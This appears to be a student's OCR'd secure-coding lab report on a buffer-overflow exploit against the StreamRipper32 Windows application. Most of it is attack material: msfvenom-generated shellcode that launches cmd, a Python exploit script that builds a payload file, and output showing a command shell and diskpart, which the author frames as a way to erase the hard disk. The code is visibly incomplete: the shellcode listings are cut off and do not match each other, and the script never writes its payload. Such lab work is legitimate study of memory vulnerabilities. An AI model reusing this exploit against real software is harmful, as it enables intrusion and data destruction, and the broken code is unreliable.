
Secure Coding Lab-9

G.CHAITANYA
18BCE7283


Lab experiment - Working with the memory vulnerabilities – Part III

1) Crashing the StreamRipper32 with exploit2.py




After opening the application, Click on the ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.


SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Exploit used above:
Payload text created using Exploit2.py given




SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

As we can see, it’s crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,


SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Enter the same payload in the search as above...
As you can see, it crashed..

Changing the Trigger:


Necessary Prerequisite steps to be done:

1) Crashing the Application
2) Find EIP
3) Control ESP
4) Identify Bad Characters
5) Find JMP ESP

We have already carried out these steps in last experiment i.e. Part II


So let's continue trigger cmd to erase our HDD.

Generating ShellCode




```
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf =  b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
```

Exploit



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00"   -f python

buf =  b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Paste the payload generated using above script in any user interaction field,
Like shown below.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\[illegible]>diskpart
```

```
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: [illegible]-PC

DISKPART>
```

By using DiskPart, you can erase your hdd.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up cmd